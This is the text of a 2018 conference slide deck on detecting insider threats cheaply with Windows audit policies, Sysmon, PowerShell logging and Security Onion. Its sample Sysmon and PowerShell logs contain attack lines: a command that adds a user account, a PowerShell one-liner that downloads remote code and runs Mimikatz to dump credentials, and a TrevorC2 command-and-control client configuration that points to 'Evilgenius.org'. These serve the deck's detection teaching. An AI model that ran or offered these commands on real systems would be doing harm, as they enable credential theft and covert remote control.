DefenseStorm

MIS|TI™ PRESENTS

InfoSec World

Conference & Expo 2018

HOW TO DETECT INTERNAL THREATS ACTORS WITHOUT BREAKING THE BANK!

Bob Thibodeaux

DefenseStorm, CISO


@cybercrustacean

TODAYS AGENDA

- The Current Threat Environment
- Windows Audit Logging Best Practices
- Windows Sysinternals - Sysmon
- Optimizing PowerShell Logging
- Instrumenting the Network with Security Onion/Bro

THE CURRENT THREAT ENVIRONMENT

THE CURRENT THREAT ENVIRONMENT



NATION STATE ACTORS CHANGING THE GAME FOR EVERYONE

Lazarus Group – North Korea

- WannaCry Ransomware
- Sony Hack
- Bank of Bangladesh

NSA/CIA Tools Stolen & Leaked

- Stuxnet
- Shadow Brokers tool kits

Fancy Bear & Cozy Bear – Russia


- Democratic National Committee hack
- British Parliament


NATION STATE ACTORS CHANGING THE GAME FOR EVERYONE


- Wannacry/NotPetya
- Target - Ukraine financial infrastructure
- Software supply chain poisoning
- 3rd party victim - MAERSK
- Loss estimated at $300m
- Manual business operations - 10 days
- Complete IT recovery
  - 4000 servers
  - 25000 PCs
  - 2500 Applications

THIS VULNERABLE SYSTEM CANNOT BE PATCHED COMPLETELY

FLAT NETWORKS AND ANY TO ANY NETWORK COMMUNICATIONS







Ain't no use jiving, ain't no use joking, everything is broken.

— Bob Dylan —

ILLUMINATE YOUR NETWORKS, SERVERS AND ENDPOINTS - ASSUME BREACH

WINDOWS AUDIT LOGGING BEST PRACTICE

WINDOWS AUDIT LOGGING BEST PRACTICE

Category/Sub-category		Microsoft		DefenseStorm
System	**Default**	**Baseline**	**Stronger**	
Security System Extension	No Auditing	Success and Failure	Success and Failure	Success and Failure
System Integrity	Success and Failure	Success and Failure	Success and Failure	Success and Failure
IPsec Driver	No Auditing	Success and Failure	Success and Failure	Success and Failure
Other System Events	Success and Failure	No Auditing	No Auditing	Failure
Security State Change	Success	Success and Failure	Success and Failure	Success and Failure
Logon/Logoff				
Logon	Success	Success and Failure	Success and Failure	Success and Failure
Logoff	Success	Success	Success	Success
Account Lockout	Success	No Auditing	Success	Success
IPsec Main Mode	No Auditing	No Auditing	No Auditing	No Auditing
IPsec Quick Mode	No Auditing	No Auditing	No Auditing	No Auditing
IPsec Extended Mode	No Auditing	No Auditing	No Auditing	No Auditing
Special Logon	Success	Success	Success and Failure	Success and Failure
Other Logon/Logoff Events	No Auditing	No Auditing	Success and Failure	Success and Failure
Network Policy Server	Success and Failure	No Auditing	No Auditing	Success and Failure
User / Device Claims	No Auditing	No Auditing	No Auditing	No Auditing
Object Access				
File System	No Auditing	No Auditing	No Auditing	Success and Failure
Registry	No Auditing	No Auditing	No Auditing	Success and Failure
Kernel Object	No Auditing	No Auditing	No Auditing	Success and Failure
SAM	No Auditing	No Auditing	No Auditing	No Auditing
Certification Services	No Auditing	No Auditing	No Auditing	Success and Failure
Application Generated	No Auditing	No Auditing	No Auditing	Success and Failure
Handle Manipulation	No Auditing	No Auditing	No Auditing	No Auditing
File Share	No Auditing	No Auditing	No Auditing	Success and Failure
Filtering Platform Packet Drop	No Auditing	No Auditing	No Auditing	No Auditing
Filtering Platform Connection	No Auditing	No Auditing	No Auditing	No Auditing
Other Object Access Events	No Auditing	No Auditing	No Auditing	No Auditing
Detailed File Share	No Auditing	No Auditing	No Auditing	Success
Centeral Policy Staging	No Auditing	No Auditing	No Auditing	No Auditing

WINDOWS AUDIT LOGGING BEST PRACTICE

Category/Sub-category		Microsoft		DefenseStorm
Privilege Use				
Sensitive Privilege Use	No Auditing	No Auditing	No Auditing	Success and Failure
Non Sensitive Privilege Use	No Auditing	No Auditing	No Auditing	No Auditing
Other Privilege Use Events	No Auditing	No Auditing	No Auditing	No Auditing
Detailed Tracking				
Process Termination	No Auditing	No Auditing	No Auditing	Success and Failure
DPAPI Activity	No Auditing	No Auditing	Success and Failure	Success and Failure
RPC Events	No Auditing	No Auditing	No Auditing	Success and Failure
Process Creation	No Auditing	Success	Success and Failure	Success and Failure
Policy Change				
Audit Policy Change	Success	Success and Failure	Success and Failure	Success and Failure
Authentication Policy Change	Success	Success	Success and Failure	Success and Failure
Authorization Policy Change	No Auditing	No Auditing	No Auditing	Success and Failure
MPSSVC Rule-Level Policy Change	No Auditing	No Auditing	Success	Success
Filtering Platform Policy Change	No Auditing	No Auditing	No Auditing	Success
Other Policy Change Events	No Auditing	No Auditing	No Auditing	Failure
Account Management				
User Account Management	Success	Success and Failure	Success and Failure	Success and Failure
Computer Account Management	Not Auditing	Success and Failure	Success and Failure	Success and Failure
Security Group Management	Not Auditing	Success and Failure	Success and Failure	Success and Failure
Distribution Group Management	Not Auditing	No Audit	No Audit	Success and Failure
Application Group Management	Not Auditing	Success and Failure	Success and Failure	Success and Failure
Other Account Management Events	Not Auditing	Success and Failure	Success and Failure	Success and Failure
DS Access				
Directory Service Changes	No Auditing	Success and Failure (	Success and Failure (DC)	Success and Failure
Directory Service Replication	No Auditing	No Auditing	No Auditing	No Auditing
Detailed Directory Service Replicatio	No Auditing	No Auditing	No Auditing	No Auditing
Directory Service Access	No Auditing	Success and Failure (	Success and Failure (DC)	Success and Failure
Account Logon				
Kerberos Service Ticket Operations	No Auditing	No Auditing	Success and Failure	Success and Failure
Other Account Logon Events	No Auditing	No Auditing	Success and Failure	Success and Failure
Kerberos Authentication Service	No Auditing	No Auditing	Success and Failure	Success and Failure
Credential Validation	No Auditing	Success and Failure	Success and Failure	Success and Failure

WINDOWS SYSINTERNALS SYSMON

SYSMON CAPABILITIES

- Logs process creation with full command line for both current and parent processes.
- Records the hash of process image files using SHA1 (the default), MD5, SHA256 or IMPHASH.
- Logs loading of drivers or DLLs with their signatures and hashes.
- Logs opens for raw read access of disks and volumes
- Optionally logs network connections, including each connection’s source process, IP addresses, port numbers, hostnames, and port names.
- Detects changes in file creation time to understand when a file was really created.
- Rule filtering to include or exclude certain events dynamically. See: github.com/SwiftonSecurity/sysmon-config
- Generates events from early in the boot process to capture activity made by even sophisticated kernel-mode malware.

EXAMPLE SYSMON EVENT IDS

Event ID 1

Process creation event provides extended information about a newly created process. The full command line provides context on the process execution.

Event ID 13

This Registry event type identifies Registry value modifications.

SYSMON EVENT LOG EVENT ID 1

category	Microsoft-Windows-Sysmon/Operational/Microsoft-Windows-Sysmon
command_line	C:\Windows\system32\net1 user /ADD joemama mypassword2
hostname	windows7victim2 (Windows 7 Victim Instance)
image	C:\Windows\System32\net1.exe
	Process Create: UtcTime: 2018-01-30 16:47:06.936 ProcessGuid: {F011024D-A18A-5A70-0000-0010CFFA2C0B} ProcessId: 3868 Image: C:\Windows\System32\net1.exe FileVersion: 6.1.7601.17514 (win7sp1_rtm.101119-1850) Description: Net Command Product: Microsoft® Windows® Operating System Company: Microsoft Corporation CommandLine: C:\Windows\system32\net1 user /ADD joemama mypassword2

SYSMON EVENT LOG EVENT ID 13

category	Microsoft-Windows-Sysmon/Operational/Microsoft-Windows-Sysmon
hostname	futurama\bender
image	C:\Windows\system32\services.exe
message	Registry value set: EventType: SetValue UtcTime: 2018-01-18 15:50:05.532 ProcessGuid: {6144AEC7-8406-5A59-0000-001054CE0000} ProcessId: 500 Image: C:\Windows\system32\services.exe TargetObject: \REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\DAUswvhFhlG\ImagePath Details: %%windir%%\Temp\Syssvc.exe "powershell "IEX (New-Object Net.WebClient).DownloadString('https://goo.gl/WqFNTd'); Invoke-Mimikatz -Dumpcreds" >c:\pwlog.txt" "%%windir%%\Temp\lokqbZayPykzgAI.txt"

OPTIMIZING POWERSHELL LOGGING


“In 2017, McAfee Labs saw PowerShell malware grow by 267% in Q4, and by 432% year over year, as the threat category increasingly became a go-to toolbox for cybercriminals. The scripting language was irresistible, as attackers sought to use it within Microsoft Office files to execute the first stage of attacks.

In December, Operation Gold Dragon, a malware campaign targeting the 2018 Winter Olympics, was uncovered. The campaign is an exemplary implementation of PowerShell malware in an attack.”

McAfee Labs Threats Report, March 2018

OPTIMIZE POWERSHELL LOGGING

- Module Logging
- Script Block Logging
- Transcription



POWERSHELL COMMAND LINE OUTPUT

2018-01-25 12:54:17 PST ▾	Creating Scriptblock text (1 of 1): powershell "IEX (New-Object Net.WebClient).DownloadString('https://goo.gl/WqFNTd'); Invoke-Mimikatz -DumpCreds" >c:\pwlog.txt
category	Microsoft-Windows-PowerShell/Operational/Microsoft-Windows-PowerShell
hostname	tibbasurface (Thibodeaux's Surface Pro)
message	Creating Scriptblock text (1 of 1): powershell "IEX (New-Object Net.WebClient).DownloadString('https://goo.gl/WqFNTd'); Invoke-Mimikatz -DumpCreds" >c:\pwlog.txt
severity	low
agent_platform	Windows
event_id	4104

POWERSHELL LOG—SCRIPT BLOCK DETAILS


Microsoft-Windows-PowerShell/Operational/Microsoft-Windows-PowerShell

Win7Pwnable (Windows & P0wnable)

Creating Scriptblock text (1 of 1):
TrevorC2 - legitimate looking command and control # Written by: Dave Kennedy @HackingDave# Website: https://www.trustedsec.com# GIT: https://github.com/trustedsec# PowerShell Module by Alex Williams @offsec_ginger## This is the client connection, and only an example. Refer to the readme # to build your own client connection to the server C2 infrastructure.# CONFIG CONSTANTS:# Site used to communicate with (remote TrevorC2 site)$SITE_URL = 'Evilgenius.org "# THIS IS WHAT PATH WE WANT TO HIT FOR CODE - YOU CAN MAKE THIS ANYTHING EXAMPLE: /index.aspx (note you need to change this as well on trevorc2_server)$ROOT_PATH_QUERY = "/"# THIS FLAG IS WHERE THE CLIENT WILL SUBMIT VIA URL AND QUERY STRING GET PARAMETER$SITE_PATH_QUERY = "/images"# THIS IS THE QUERY STRING PARAMETER USED$QUERY_STRING = "guid="# STUB FOR DATA - THIS IS USED TO SLIP DATA INTO THE SITE, WANT TO CHANGE THIS SO ITS NOT STATIC$STUB = "oldcss="# time_interval is the time used between randomly connecting back to server, for more stealth, increase this time a lot and randomize time periods$time_interval1 = 2$time_interval2 = 8# THIS IS OUR ENCRYPTION KEY - THIS NEEDS TO BE THE SAME ON BOTH SERVER AND CLIENT FOR APPROPRIATE DECRYPTION. RECOMMEND CHANGING THIS FROM THE DEFAULT KEY$CIPHER = somesecretkey09s88sjlkjai7321123 # DO NOT CHANGE BELOW THIS LINE# Using the same key derivation from TrevorC2 https://gist.github.com/ctigeek/2a56648b923d198a6e60function Create-AesManagedObject($key, $IV) { $aesManaged = New-Object

INSTRUMENTING THE NETWORK WITH SECURITY ONION/BRO

ESSENTIAL ELEMENTS OF NETWORK SECURITY MONITORING



Source: SANS Institute - Security Operations Center (SOC) Essential Functions

SECURITY ONION

- Open Source
- Community Driven
- Multiple Projects
- Largest >800 Sensors
- Ubuntu 14.04
- Founder - Doug Burks

- Security Onion Solutions ($$)
- Training
  - On Site
  - On Demand
- Professional Services

SECURITY ONION PROJECT TOOLS LIST

Analyst Tools

- Squert
- ELSA
- Sguil
- CapME
- Xplico
- Kibana

Network Tools

- SNORT
- Suricata
- Bro
- Full Packet Capture

